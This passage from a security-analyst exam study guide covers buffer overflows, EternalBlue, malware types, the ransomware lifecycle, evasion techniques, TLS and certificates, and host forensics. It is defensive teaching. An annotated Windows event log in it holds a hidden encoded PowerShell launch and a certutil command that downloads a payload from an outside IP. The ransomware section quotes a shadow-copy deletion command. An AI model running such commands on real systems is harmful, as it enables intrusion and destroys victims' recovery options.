A buffer overflow occurs when a program writes more data to a memory buffer than the buffer was allocated to hold. The excess data overwrites adjacent memory — and if an attacker controls what gets written there, they can overwrite the instruction pointer and redirect the program's execution flow to malicious code. This is one of the oldest classes of software vulnerability, predating the public internet, and remains relevant because legacy code, embedded systems, and C/C++ applications continue to use manual memory management.


◈ CASE STUDY — MS17-010 (ETERNALBLUE) AND THE WANNACRY CASCADE

EternalBlue exploited a buffer overflow vulnerability in Windows' SMBv1 implementation (CVE-2017-0144). The SMB server improperly validated transaction requests, allowing an attacker to write beyond the buffer boundary and achieve remote code execution — no user interaction required, network exploitable, with "None" privileges required. When WannaCry weaponised this exploit in May 2017, it was able to spread autonomously across any network segment where SMBv1 was enabled, infecting 230,000 systems in 150 countries in less than 24 hours.

SOC lesson: A CVSS 9.3 vulnerability with a public exploit module that had been in the wild for two months was still active in environments that had not applied the available patch. The detection signal — anomalous SMB traffic patterns, lateral movement logs — was present in affected environments. The investigation gap was not technical. It was operational.

Command and Control (C2)

Once malware infects a host, it needs a way to receive instructions from the attacker and return results. The command-and-control channel is that communication link. Modern C2 frameworks are sophisticated, resilient, and designed specifically to evade detection.



Modern C2 frameworks (Cobalt Strike, Metasploit, Sliver) route their communications through **redirectors** — intermediate servers that forward traffic to the actual C2 infrastructure — so that blocking the observed IP does not sever the connection. They use **malleable profiles** to make their beaconing traffic look like normal browsing to Amazon, Microsoft, or Akamai CDNs. Detection relies on behavioural analysis rather than signature matching: the regularity of beacon intervals, the consistency of outbound connection sizes, the timing anomalies between connection attempts.

Malware Categories

TYPE	PRIMARY BEHAVIOUR	KEY CHARACTERISTIC	EXAMPLE / DETECTION
Virus	Infects other executable files by inserting its code into them; requires	Must be executed — typically requires user action to spread	CIH (Chernobyl) virus; detected by antimalware scanning files on write and execution

TYPE	PRIMARY BEHAVIOUR	KEY CHARACTERISTIC	EXAMPLE / DETECTION
	a host file to propagate		
Worm	Self-replicating across networks without requiring a host file or user interaction	Network-propagating; can spread at machine speed across vulnerable systems	WannaCry (EternalBlue); detected by anomalous network scanning, high-volume connection attempts
Trojan	Disguises itself as legitimate software to gain execution, then performs malicious actions	Relies on social engineering; does not self-replicate	Banking trojans distributed via fake software downloads; detected by behavioural analysis of what the application actually does
Rootkit	Modifies the operating system kernel to hide its presence — files, processes, and network connections are invisible to the OS	Designed for long-term persistence and stealth; extremely difficult to detect and remove from a running system	Detected only with trusted bootable forensic environments; memory analysis; integrity measurement against known-good baselines
Spyware / Keylogger	Monitors and records user activity — keystrokes, clipboard, screenshots, browser history — and exfiltrates to the attacker	Focused on data collection rather than disruption; often maintains low profile for extended periods	Behavioural analysis (unexpected data exfiltration); DLP alerts on keystroke data patterns; HIDS file system monitoring

TYPE	PRIMARY BEHAVIOUR	KEY CHARACTERISTIC	EXAMPLE / DETECTION
Fileless Malware	Executes entirely in memory — no file written to disk — using legitimate system tools (PowerShell, WMI, certutil) to carry out malicious activity	Evades file-based antivirus and EDR tools focused on on-disk artefacts; leaves minimal forensic evidence after reboot	EDR with memory analysis; PowerShell script block logging; behavioural detection of anomalous use of legitimate system binaries (living-off-the-land)

Ransomware: The Complete Attack Lifecycle

Modern ransomware operations are not single-step attacks — they are extended campaigns conducted by organised criminal groups with defined roles, professional support infrastructure, and a business model that has generated billions of dollars annually. Understanding the complete lifecycle is essential for both the exam and for designing effective detection and response strategies.

1

Initial Access

Phishing email with malicious attachment, exploitation of public-facing service, or purchase of stolen credentials from an initial access broker on a darknet market

`T1566 Phishing`
`T1190 Exploit Public App`

2

Establish Persistence

Registry run key, scheduled task, or service installation ensures the implant survives reboots and analyst-initiated process kills

`T1547 Boot Autostart`
`T1053 Scheduled Task`

3

Lateral Movement

Using Pass-the-Hash, stolen credentials, or exploitation of trust relationships to move from the initial beachhead to

`T1550 Pass-the-Hash`
`T1021 Remote Services`

higher-value systems (domain controllers, backup servers, file shares)

4

Data Exfiltration

Staging sensitive data and exfiltrating to attacker infrastructure before encryption — creating leverage for double extortion: pay the ransom or we publish your data

```
T1048 Exfil over Alt Protocol
T1567 Exfil to Cloud
```

5

Backup Destruction

Deleting shadow copies, disabling backup software, and destroying local and network-accessible backups to prevent recovery without paying the ransom

```
T1490 Inhibit System Recovery
vssadmin delete shadows
```

6

Encryption & Ransom Note

Mass encryption of identified files across all accessible storage — local, networked, and cloud-mapped drives — followed by ransom note delivery and C2 registration of encryption keys

```
T1486 Data Encrypted
Asymmetric + symmetric hybrid
```

2.9 — Exam Topic

Evasion and Obfuscation Techniques

Sophisticated attackers do not just try to break in — they try to break in without being seen. Evasion techniques are deliberate countermeasures against your monitoring tools. Understanding them tells you where your detection has blind spots, and what compensating controls close them.

TECHNIQUE	WHAT IT EVADES	HOW IT WORKS	DETECTION APPROACH
Tunneling	Protocol-based firewall	Encapsulates a prohibited protocol inside a	Protocol anomaly detection: flag DNS labels >50 chars; ICMP payloads

TECHNIQUE	WHAT IT EVADES	HOW IT WORKS	DETECTION APPROACH
	rules, application-layer filtering	permitted one. DNS tunneling carries data in DNS query/response payloads. ICMP tunneling carries data in ICMP echo request/reply packets. HTTP tunneling wraps arbitrary commands in HTTP POST bodies to a listener on port 80 or 443.	>64 bytes; high-frequency DNS queries to a single domain; high-entropy POST body content suggesting encryption/compression of non-HTML data
Encryption	Content inspection, DLP, signature-based IDS/IPS	By encrypting C2 traffic over HTTPS, an attacker's malware commands and stolen data look identical to normal TLS-protected web traffic. Without TLS inspection, your IDS/IPS sees an encrypted blob and cannot match any signature.	TLS/SSL inspection where legally and operationally feasible; JA3/JA3S fingerprinting of TLS handshake characteristics; certificate analysis (self-signed, recently registered, suspicious CN); volume and timing behavioural analysis
Proxies	IP-based blocking, geolocation filtering, reputation feeds	Traffic is routed through one or more proxy servers — including legitimate cloud providers, compromised	Focus on domain reputation and certificate details rather than IP reputation alone; detect domain fronting by comparing the TLS SNI header against the HTTP Host header; behavioural

TECHNIQUE	WHAT IT EVADES	HOW IT WORKS	DETECTION APPROACH
		third-party systems, or dedicated bulletproof hosting — so that the destination IP seen by your perimeter is a proxy, not the actual C2 infrastructure. Domain fronting uses CDN infrastructure as a front, making C2 traffic appear to originate from Cloudflare or Akamai.	analysis of traffic patterns regardless of destination IP
Code Obfuscation	Static antivirus signature matching	Packing, encoding (Base64, XOR), polymorphism, and metamorphism change the binary signature of malware so that hash-based or signature-based detection fails. The same malware can generate thousands of unique binary signatures using automated packers like UPX or custom crypters.	Behavioural detection (what does the code do?) rather than signature matching (what does the code look like?); unpacking in sandboxes to reveal the original payload; entropy analysis to detect high-entropy sections indicating encryption/compression

TECHNIQUE	WHAT IT EVADES	HOW IT WORKS	DETECTION APPROACH
Living off the Land (LotL)	Behavioural detection rules tuned for external tools	Using legitimate built-in system tools — PowerShell, WMI, certutil, regsvr32, mshta — to perform malicious actions. Because these are authorised tools, many AV and EDR configurations do not alert on their execution. The technique leaves no new binaries to detect.	PowerShell script block logging and transcription; WMI activity auditing; process argument logging (command-line parameters are often the only detection signal); parent-child process relationship anomalies (Word spawning PowerShell spawning certutil is never legitimate)

2.10 — Exam Topic

The Impact of Certificates on Security

Certificates are the trust infrastructure of the internet. Every HTTPS connection you make is secured by a certificate — a digital document that cryptographically proves the server's identity and enables encrypted communication. Understanding how this system works — and how it can fail — is essential both for the exam and for understanding a significant portion of modern attack techniques.

Public Key Infrastructure (PKI): The Trust Chain

PKI is the system of roles, policies, and technologies that manages the creation, distribution, and revocation of digital certificates. It operates as a chain of trust: a Root Certificate Authority (CA) — a globally trusted entity like DigiCert, Let's Encrypt, or a government CA — signs certificates for Intermediate CAs, which in turn sign certificates for end-entities (websites, users, devices). Your browser trusts a website's certificate because it can trace the signature chain back to a root CA in its built-in trust store.

CLIENT (BROWSER)	CHANNEL	SERVER
ClientHello TLS version, cipher suites supported, client random	→	
	←	**ServerHello** Selected cipher suite, server random, session ID
	←	**Certificate** Server's X.509 certificate — public key + identity + CA signature
Certificate Verification Client validates certificate chain, expiry, revocation status (OCSP/CRL)	✓	
ClientKeyExchange Pre-master secret encrypted with server's public key (RSA) or Diffie-Hellman parameters	→	
ChangeCipherSpec + Finished Session keys derived; encrypted communication begins	↔	**ChangeCipherSpec + Finished** Server confirms; all subsequent data encrypted with session keys

Asymmetric vs Symmetric Encryption: Why Both Are Used

The TLS handshake illustrates a fundamental design pattern: **asymmetric encryption is used to securely establish a shared secret; symmetric encryption is used for the actual data transfer.** This hybrid approach exists because of a fundamental performance trade-off.

	ASYMMETRIC ENCRYPTION	SYMMETRIC ENCRYPTION
Key pair	Two mathematically linked keys — a public key (shared freely) and a private key (kept secret). What the public key encrypts, only the private key can decrypt.	Single shared key — both parties must possess the same key to encrypt and decrypt.
Performance	Computationally expensive — 100–1,000× slower than symmetric encryption for equivalent data sizes	Very fast — suitable for encrypting gigabytes of data at wire speed
Key distribution	The public key can be distributed openly — no secure channel required. This solves the key distribution problem.	Requires a secure channel to exchange the shared key before communication — the classic bootstrapping problem
Role in TLS	Used during the handshake to authenticate the server and securely exchange the parameters needed to derive the session keys. Not used for the data stream.	Used for all encrypted application data after the handshake — the actual HTTPS traffic, the file downloads, the API responses.
Common algorithms	RSA (2048-bit minimum), ECDSA (Elliptic Curve), Diffie-Hellman key exchange	AES-128, AES-256 (block ciphers); ChaCha20 (stream cipher for mobile/lower-power contexts)

Certificate Components

Every certificate presented during a TLS handshake contains structured data that your tools — and your manual investigation — can read and analyse. Understanding each component tells you both how the system works and what attackers manipulate when they abuse certificate infrastructure.

COMPONENT	WHAT IT IS	SECURITY RELEVANCE
X.509 Certificate	The standard format for public key certificates — defines the fields that must be present: subject, issuer, validity period, public key, signature algorithm, and extensions	The Subject Common Name (CN) and Subject Alternative Names (SANs) tell you what domains the certificate is valid for. Mismatches, wildcard abuse, and suspicious CN values are forensic indicators.
Cipher Suite	A standardised string specifying the algorithms used for key exchange, authentication, encryption, and message authentication in a TLS session — e.g. TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	Weak cipher suites (RC4, DES, MD5, export-grade) indicate a vulnerable configuration. The cipher suite is visible in the TLS handshake and

COMPONENT	WHAT IT IS	SECURITY RELEVANCE
		can be used in JA3 fingerprinting to identify specific malware families that use distinctive cipher suite selections.
Key Exchange	The algorithm used to securely establish the shared session key between client and server without transmitting it in the clear	ECDHE (Elliptic Curve Diffie-Hellman Ephemeral) provides Perfect Forward Secrecy — each session uses a unique key, so capturing a session today and obtaining the private key later does not allow decrypting that previously captured session. RSA key exchange does not provide this protection.
Protocol Version	The TLS version negotiated between client and server — TLS 1.0, 1.1, 1.2, 1.3	TLS 1.0 and 1.1 are deprecated and vulnerable

COMPONENT	WHAT IT IS	SECURITY RELEVANCE
		(POODLE, BEAST). TLS 1.3 is the current standard, removing many legacy features that introduced vulnerabilities. An internal service still negotiating TLS 1.0 represents a detectable and actionable risk.
PKCS (Public Key Cryptography Standards)	A family of standards defining how cryptographic objects — certificates, private keys, certificate bundles — are formatted and exchanged	PKCS#7 (.p7b): certificate chain bundles. PKCS#8: private key format (with optional password protection). PKCS#12 (.pfx / .p12): combined certificate and private key, password-protected — commonly exported for backup or transfer. A

COMPONENT	WHAT IT IS	SECURITY RELEVANCE
		stolen PKCS#12 file containing an organisation's certificate and private key gives an attacker the ability to impersonate that entity.

◈ CASE STUDY — CERTIFICATE ABUSE IN THE SOLARWINDS ATTACK

The SolarWinds supply chain attack (2020) demonstrated sophisticated certificate abuse. The attackers obtained a legitimate code-signing certificate and used it to sign the malicious SUNBURST backdoor, which was then distributed as part of SolarWinds' own software update mechanism to approximately 18,000 organisations worldwide.

Because the malware was signed with a valid certificate from a trusted software vendor, it bypassed signature-based security controls that were explicitly configured to trust signed SolarWinds software. Detection required behavioural analysis — identifying that the signed software was making network connections and performing operations inconsistent with its stated function. The lesson: certificate validity is not equivalent to software legitimacy.

✓ CHAPTER 2 — EXAM READINESS CHECKLIST

Work through each item from memory before reviewing your notes. Mark any item where you hesitate — those are the gaps to close before sitting the exam.

Attack Surface, Visibility, and Data Types

- [ ] I can distinguish attack surface from vulnerability — and explain why reducing attack surface does not eliminate vulnerabilities
- [ ] I can name all seven monitoring technologies in Section 2.2 and describe what data type each produces and what question each best answers
- [ ] I can describe a real investigation scenario and correctly sequence NetFlow → NGFW logs → PCAP, explaining why that order is more efficient than the reverse
- [ ] I can explain how NAT/PAT, encryption, TOR, and tunneling each limit visibility — and name a compensating control for each
- [ ] I can define all six data types (full packet capture, session, transaction, statistical, metadata, alert) and give a specific example of when each is the most useful data type for an investigation

Network and Application Attacks

- [ ] I can explain how a SYN flood exploits the TCP three-way handshake and describe the detection signature in network logs
- [ ] I can distinguish volumetric, protocol, and application-layer DDoS — and describe a mitigation appropriate for each type
- [ ] I can explain the mechanism of ARP spoofing and describe how it achieves a man-in-the-middle position at Layer 2
- [ ] I can explain SQL injection with a concrete query example — including how parameterised queries prevent it
- [ ] I can distinguish reflected XSS from stored XSS and explain why stored XSS is higher severity

- [ ] I can name all six traditional social engineering techniques and describe a detection or prevention control for each
- [ ] I can explain how AI-generated social engineering differs from traditional social engineering — and what detection approaches remain effective

Endpoint Attacks and Evasion

- [ ] I can explain the six malware types in Section 2.8 — including what makes fileless malware particularly difficult to detect with traditional tools
- [ ] I can describe the six phases of a modern ransomware attack — including why backup destruction precedes encryption
- [ ] I can explain how C2 beaconing works and describe at least two behavioural detection signals that do not rely on matching the C2 IP address
- [ ] I can describe five evasion techniques — tunneling, encryption, proxies, code obfuscation, and LotL — and name a detection approach for each that does not rely on the evaded control
- [ ] I can explain why "Living off the Land" attacks are difficult to detect and describe what logging must be enabled to catch them

PKI, Certificates, and Cryptography

- [ ] I can walk through a TLS handshake step by step — explaining what each message achieves and why both asymmetric and symmetric encryption are required
- [ ] I can explain Perfect Forward Secrecy — what it provides and why ECDHE key exchange achieves it while RSA does not
- [ ] I can describe all five certificate components in Section 2.11 — X.509, cipher suite, key exchange, protocol version, and PKCS — and explain the security relevance of each
- [ ] I can explain how JA3/JA3S fingerprinting identifies suspicious TLS clients without inspecting the encrypted payload

- [ ] I can describe a certificate abuse scenario — such as SolarWinds — and explain why traditional signature-based controls failed and what behavioural detection would have caught

> *Chapter 2 gave you the attacker's view of your network — every tool they use, every technique they employ, every protocol they abuse. Chapter 3 moves inside the machine. The wire tells you a connection was made. The host tells you what happened after the connection landed.*
>
> TRANSITION TO CHAPTER 3 — HOST-BASED ANALYSIS

CHAPTER THREE

Exam Weight: 20% · ~22 Questions

Inside the Machine: *Investigating Hosts Under Attack*

From endpoint detection tools and OS forensics, to evidence classification, log analysis, and sandbox report interpretation — the skills that turn a compromised host into a documented story.

▶ INCIDENT RECONSTRUCTION — THE INTRUSION THAT HID IN PLAIN SIGHT

Day 1 of investigation — A mid-sized financial services firm, Eastern United States

The SOC received the alert at 11:42 PM on a Tuesday: an EDR platform had flagged unusual behaviour on a finance department workstation. The process tree showed **winword.exe spawning powershell.exe, which spawned certutil.exe, which then made an outbound network connection**. No user was logged in. The workstation was locked.

To a less experienced analyst, each step in that chain might have seemed individually explainable. Microsoft Word opens. PowerShell runs scripts. certutil handles certificate operations. All legitimate tools. All authorised binaries. But the chain — Word spawning PowerShell spawning certutil making a network connection at midnight — was not legitimate business activity by any stretch of reasoning.

What the analyst was looking at was a **macro-enabled document that had been opened earlier in the day**, dormant until a scheduled trigger fired. The malware had been living in that machine's scheduled tasks for six days, waiting for the right time. The EDR caught it not because it recognised the malware — it did not match any signature — but because the parent-child process relationship was statistically anomalous based on the host's behavioural baseline.

This chapter is about everything that happened next: how the analyst read the OS artefacts, classified the evidence, interpreted the logs, analysed the sandbox report for the document, and built a documented chain from initial infection vector to confirmed scope. The wire told them a connection was made. **The host told them the whole story.**

3.1 — Exam Topic

Endpoint Security Technologies

The host is where an attack ultimately materialises. An attacker who successfully bypasses every perimeter control still has to execute something on a machine to achieve their objective — and that execution leaves traces. The three endpoint security technologies in this section are the tools designed to catch, block, and document those traces.

Host-Based Intrusion Detection System (HIDS)

A HIDS monitors the activity on a single host — file system changes, registry modifications, running processes, network connections, and user behaviour — and alerts when that activity matches a rule or deviates from an established baseline. Unlike a network IDS, which sees traffic between hosts, a HIDS sees what is happening *inside* the host itself. This distinction matters: many modern attacks — particularly fileless malware and living-off-the-land techniques — generate little or no unusual network traffic while performing significant malicious activity on the endpoint.

HIDS DETECTION METHOD	HOW IT WORKS	WHAT IT CATCHES	WHAT IT MISSES
Signature-based (Rule-driven)	Compares system activity against a library of known attack patterns — specific file hashes, registry key modifications, known malicious command-line arguments	Known malware, known exploitation techniques, previously documented attack patterns	Zero-day exploits, new malware families, obfuscated variants of known attacks, custom implants not in the signature database
Behavioural baseline	Learns the host's normal process trees, network connections, file access patterns, and user behaviour over time; alerts on deviations from that baseline	Novel attack techniques, insider threats, lateral movement using legitimate tools, zero-day execution chains	Attacks that normalise their behaviour gradually; activity that falls within the learned baseline; threats present during the learning period that contaminate the baseline
Predictive AI / ML models	Uses models trained on large datasets of malicious and benign behaviour to classify new activity as malicious or benign without relying on signatures or host-specific baselines	Previously unseen malware with similar feature signatures to known malicious behaviour; polymorphic malware that changes appearance but retains similar behavioural patterns	Highly targeted custom implants designed to evade ML models; adversarial inputs specifically crafted to fool the model; model drift as attacker techniques evolve past training data

Antimalware and Antivirus: The Evolution of Host Protection

Legacy antivirus operates on a simple model: every file written to or read from the disk is scanned against a database of known malicious file hashes. If a match is found, the file is quarantined or deleted. This model was effective when malware was distributed on floppy disks, spread slowly, and changed infrequently. It has been progressively undermined by three developments: the explosive volume of new malware variants (over 450,000 new malware samples are registered every day), the rise of fileless malware that never touches the disk, and the ease with which attackers can repack or encrypt malware to generate a new file hash.

Modern antimalware — particularly Endpoint Detection and Response (EDR) platforms — addresses these limitations by shifting focus from *what the file looks like* to *what the process does*. An EDR agent that observes a process allocating executable memory, injecting code into another process, and then establishing a network connection to a foreign IP will flag that behaviour as suspicious regardless of what the initiating file's hash is.

Legacy Antivirus

SIGNATURE-BASED, ON-ACCESS SCANNING

Scans files on disk and at execution against a hash/signature database. Fast and low false-positive rate for known threats. Completely blind to fileless malware, zero-days, and packed/obfuscated variants.

Next-Gen Antivirus (NGAV)

ML CLASSIFICATION AT EXECUTION

Applies machine learning models to executable behaviour at the point of execution — before the file runs and before it contacts a C2. Can block threats without signatures but generates higher false positive rates than signature-based tools.

EDR (Endpoint Detection & Response)

CONTINUOUS MONITORING + RESPONSE

Records a continuous telemetry stream from the endpoint — every process, network connection, file operation, and registry change — enabling retrospective investigation, threat hunting, and automated response actions including process kill, host isolation, and memory dump collection.

XDR (Extended Detection & Response)

CROSS-DOMAIN CORRELATION

Extends EDR telemetry across the entire environment — endpoints, network, cloud, email — correlating signals from all layers into unified incidents. Addresses the problem of an attacker who generates individually sub-threshold signals across multiple tools that only become meaningful in combination.

Host-Based Firewall

A host-based firewall controls which processes on the host can make or accept network connections, and on which ports and protocols. It operates independently of the network perimeter firewall — providing a second enforcement layer that remains active even when the host is connected to an untrusted network (a hotel Wi-Fi, a public hotspot, or a network segment where the perimeter firewall has been bypassed). For the exam, understand three key distinctions:

- **Inbound rules** — control which external systems can initiate connections to the host. A workstation should almost never need to accept inbound connections — locking down inbound rules is one of the highest-value, lowest-cost host hardening steps.
- **Outbound rules** — control which processes can initiate connections from the host. Many organisations do not restrict outbound traffic at the host level, which is why C2 over HTTPS succeeds — the malware simply makes outbound connections that the firewall is configured to allow. Tightening outbound rules to known-good applications is a meaningful control against C2 establishment.
- **Application-level rules** — on modern host-based firewalls (Windows Firewall with Advanced Security, Linux nftables) — can specify not just port and protocol but the specific executable that is permitted to communicate. This means that even if an attacker injects malicious code into a legitimate process, the firewall rule permitting that process's outbound HTTPS will only fire if the connection comes from the legitimate binary path — a subtlety that application-level rules can enforce.

○ EXAM TIP — RULES, SIGNATURES, AND PREDICTIVE AI

Section 3.1 of the exam blueprint explicitly asks you to understand endpoint technologies "in regard to security monitoring utilizing rules, signatures, and predictive AI." When a scenario describes a new piece of malware not in any database, the correct detection approach is **predictive AI or behavioural analysis** — not signatures (which require prior knowledge) and not simple rules (which require the specific pattern to be pre-defined). The key exam signal: "previously unknown malware" → behavioural / AI detection. "Known malware family variant" → signature detection may work. "Anomalous user behaviour" → baseline/behavioural detection.

3.2 — Exam Topic

Operating System Components in Security Context

An attacker who gains access to a host immediately begins interacting with operating system components — the registry, the file system, the process table, the event logs. A forensic investigator retraces that interaction by reading the same components. You

cannot investigate what you do not understand. This section focuses on the OS artefacts most relevant to security monitoring — not general system administration.

WINDOWS — KEY SECURITY ARTEFACTS

EVENT LOG SYSTEM

`%SystemRoot%\System32\winevt\Logs\`

Security.evtx (authentication, privilege use), System.evtx (service starts/stops, crashes), Application.evtx (application-level events), Sysmon (enhanced process/network logging if deployed)

REGISTRY — PERSISTENCE LOCATIONS

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVers`

Attackers write here to survive reboots. Also: HKCU\...\Run, Winlogon, AppInit_DLLs, services, scheduled tasks. These are the first places a forensic analyst checks for persistence mechanisms.

PREFETCH FILES

`%SystemRoot%\Prefetch\*.pf`

Windows creates a prefetch file for every executed program, recording execution time and count. Gold for forensics: even if the malware binary has been deleted, its prefetch file may remain, proving it executed.

SCHEDULED TASKS

`C:\Windows\System32\Tasks\`

XML task definitions. Attackers create scheduled tasks for persistence and delayed execution. Enumerate with: schtasks /query /fo LIST /v

KEY EVENT IDS

`4624 (login), 4625 (failed login), 4688 (process creation), 4697 (service install), 7045 (new service)`

Event 4688 with CommandLine logging enabled is essential — it records every process created and the full command-line arguments, making PowerShell abuse visible.

LINUX — KEY SECURITY ARTEFACTS

AUTHENTICATION LOGS

`/var/log/auth.log (Debian) · /var/log/secure (RHEL)`

Records all authentication events: SSH logins, sudo commands, PAM events, failed password attempts. Primary source for brute-force detection and privilege escalation investigation.

CRON / SYSTEMD TIMERS

`/etc/crontab · /etc/cron.d/ · /var/spool/cron/`

Scheduled job definitions — the Linux equivalent of Windows Scheduled Tasks for attacker persistence. Also check systemd timers: systemctl list-timers --all for unusual entries.

BASH HISTORY

`~/.bash_history (per user)`

Records commands executed in the shell. Attackers often try to clear it (history -c) or redirect it to /dev/null — the absence of history after a login event is itself a forensic indicator.

PERSISTENCE LOCATIONS

`/etc/init.d/ · ~/.bashrc · ~/.profile · /etc/rc.local`

Startup scripts that execute at boot (init.d) or on user login (bashrc/profile). Attackers add malicious commands here to survive reboots or re-establish C2 on every user login.

SYSLOG / JOURNALD

`/var/log/syslog · journalctl -xe`

Centralised system log aggregating kernel messages, service events, and application output. journald provides structured output queryable by service, priority, and time — essential for incident timeline construction.

Reading Event Logs: A Practical Walkthrough

Understanding which Windows Event ID means what is not a memory exercise — it is a pattern-recognition skill built through exposure. The following terminal output represents a segment of a Security event log from an investigated host, annotated as a working analyst would read it.

WINDOWS SECURITY EVENT LOG — ANALYST REVIEW · HOST: FINANCE-WS-07

```
--- Event Log Excerpt · Security.evtx · 2024-03-14 ---

EventID: 4624 // Successful logon
TimeCreated  : 2024-03-14 22:47:03 // 10:47 PM — after business hours
LogonType    : 3 // Type 3 = Network logon (not interactive)
AccountName  : jsmith
WorkstationName: UNKNOWN // Source workstation not identified — suspicious
SourceIP     : 10.10.4.88 // Internal IP — possible lateral movement

EventID: 4688 // New process created
TimeCreated  : 2024-03-14 22:47:31
Creator      : winword.exe // Microsoft Word — should NOT spawn shells
NewProcess   : powershell.exe
CommandLine  : powershell -nop -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0AT...
// -nop: no profile -w hidden: no window -enc: base64 encoded payload
// This is the classic "encoded PowerShell" obfuscation pattern

EventID: 4688 // New process created
TimeCreated  : 2024-03-14 22:47:34
Creator      : powershell.exe
NewProcess   : certutil.exe
CommandLine  : certutil -urlcache -split -f http://185.220.101.45/payload.bin
C:\Users\Public\svc.exe
// certutil being used to download a file — a classic LotL download technique
// C:\Users\Public\ is a common staging directory — world-writable, low suspicion

EventID: 4697 // A service was installed in the system
TimeCreated  : 2024-03-14 22:47:41
ServiceName  : WindowsUpdateSvc32 // Typo-squatting on "WindowsUpdateSvc" — fake
service
ServicePath  : C:\Users\Public\svc.exe // The downloaded payload — now registered
as a service
StartType    : Automatic (Delayed) // Persistent — survives reboots
```

Reading this log sequentially tells a complete story: a network logon occurred outside business hours from an internal IP (possible lateral movement using stolen credentials). Word spawned PowerShell with an encoded payload (macro-enabled document executed a stager). PowerShell used certutil to download a second-stage executable from a known malicious IP. That executable was registered as a fake Windows service for persistence. The entire attack chain is documented in four Event IDs spanning 38 seconds.

3.3 — Exam Topic

The Role of Attribution in an Investigation

Attribution in security investigations means answering the question: *who did this, what did they touch, and how did they do it?* It is not purely about identifying the person responsible — that is a law enforcement function. For a SOC analyst, attribution means establishing a clear factual record that links specific actions to specific systems, users, and time windows. This record is what determines scope, drives containment decisions, and — when needed — stands up in court or regulatory proceedings.

Assets

WHAT WAS TOUCHED

The specific systems, data stores, accounts, and services that were accessed, modified, or compromised during the incident. Accurate asset attribution determines the scope of the breach and informs notification obligations under data protection law.

Threat Actor

WHO DID IT

The entity responsible for the intrusion — identified where possible through TTPs, infrastructure reuse, malware code overlap, and operational patterns. For most SOC investigations, actor attribution is less urgent than scope determination; for threat intelligence teams, it informs predictive defence.

Indicators of Compromise (IoCs)

ARTEFACTS LEFT BEHIND

Observable forensic evidence that an intrusion occurred or is in progress — file hashes, IP addresses, domain names, registry keys, and file paths associated with malicious activity. IoCs are retrospective: they confirm what has already happened.

Indicators of Attack (IoAs)

BEHAVIOURAL SIGNALS

Behavioural patterns that indicate an attack is in progress — even before a specific IoC is known. "Word spawning PowerShell" is an IoA regardless of whether the specific payload matches any known hash. IoAs are

proactive; they can catch novel threats that leave no known IoCs.

○ EXAM TIP — IOCS VS IOAS: THE CRITICAL DISTINCTION

The exam regularly tests the IoC/IoA distinction in scenario questions. The key: an **IoC is an artefact** (a specific file hash, a specific IP address, a specific registry value) — it is evidence of something that happened. An **IoA is a behaviour pattern** (a process spawning an unexpected child process, an account logging in from two countries within 30 minutes) — it is a signal that something is happening or has happened, independent of whether any specific known-bad artefact is present. An organisation with only IoC-based detection will miss any attack that uses previously unseen tools. An organisation with IoA-based detection can catch novel attacks because behaviours are harder to change than file hashes.

Chain of Custody: Why It Matters Beyond the Investigation

Chain of custody is the documented, unbroken record of who collected a piece of evidence, how it was handled, where it was stored, and who had access to it from the moment of collection through its presentation in legal or regulatory proceedings. It answers one critical question: **can this evidence be trusted to be unaltered?**

In most SOC investigations, chain of custody is not legally required — you are investigating to contain and remediate, not to prosecute. But the moment there is any possibility that the incident may result in litigation, a regulatory inquiry, law enforcement involvement, or an insurance claim, chain of custody becomes critical. Evidence collected without documented custody is admissible only at the court's discretion — and defence attorneys will challenge it aggressively.

1. **Identification**

   Identify the evidence item: what it is, where it was found, what system or medium it came from, its state at the time of discovery. Document the date, time, and the name of the analyst who identified it.

2. **Collection and Hashing**

   Collect the evidence using write-blocker hardware to prevent any unintentional modification of the source media. Immediately compute a cryptographic hash (MD5 + SHA-256) of the

collected image. This hash is the mathematical seal on the evidence — any future alteration will change it.

3 **Packaging and Labelling**

Place the evidence in an anti-static bag (for hardware) or encrypted container (for digital files). Label the package with the case number, evidence item number, hash values, collection date, and collector's name and signature.

4 **Transfer and Storage**

Record every person who receives custody of the evidence: name, date, time, and reason for transfer. Store in a secure, access-controlled facility with environmental controls appropriate to the media type. Log every access.

5 **Analysis on a Copy**

All forensic analysis is performed on a verified copy of the evidence, never on the original. The copy's hash must match the original's hash before analysis begins. Maintain the original in sealed storage throughout the investigation.

6 **Presentation and Verification**

When presenting evidence, re-hash the original to confirm it matches the collection hash. This proves the evidence was not altered in storage. Document the re-hash verification in the chain of custody record.

3.4 — Exam Topic

Types of Evidence

Forensic investigations involve multiple categories of evidence, each with different evidentiary weight, different reliability assumptions, and different roles in building a complete picture of what occurred. The 200-201 exam tests your ability to classify evidence correctly and understand what each type can and cannot prove.

EVIDENCE TYPE	DEFINITION	FORENSIC EXAMPLE	STRENGTH / LIMITATION
Best Evidence	The original, unaltered evidence itself — the primary source that most directly proves or disproves the matter in	A forensically acquired bit-for-bit image of the compromised hard drive, with SHA-256 hash verified against the collection hash. The original hard drive	**Highest evidentiary weight.** Courts prefer best evidence over secondary sources. Limitation: the original must be preserved and access documented — any deviation in the

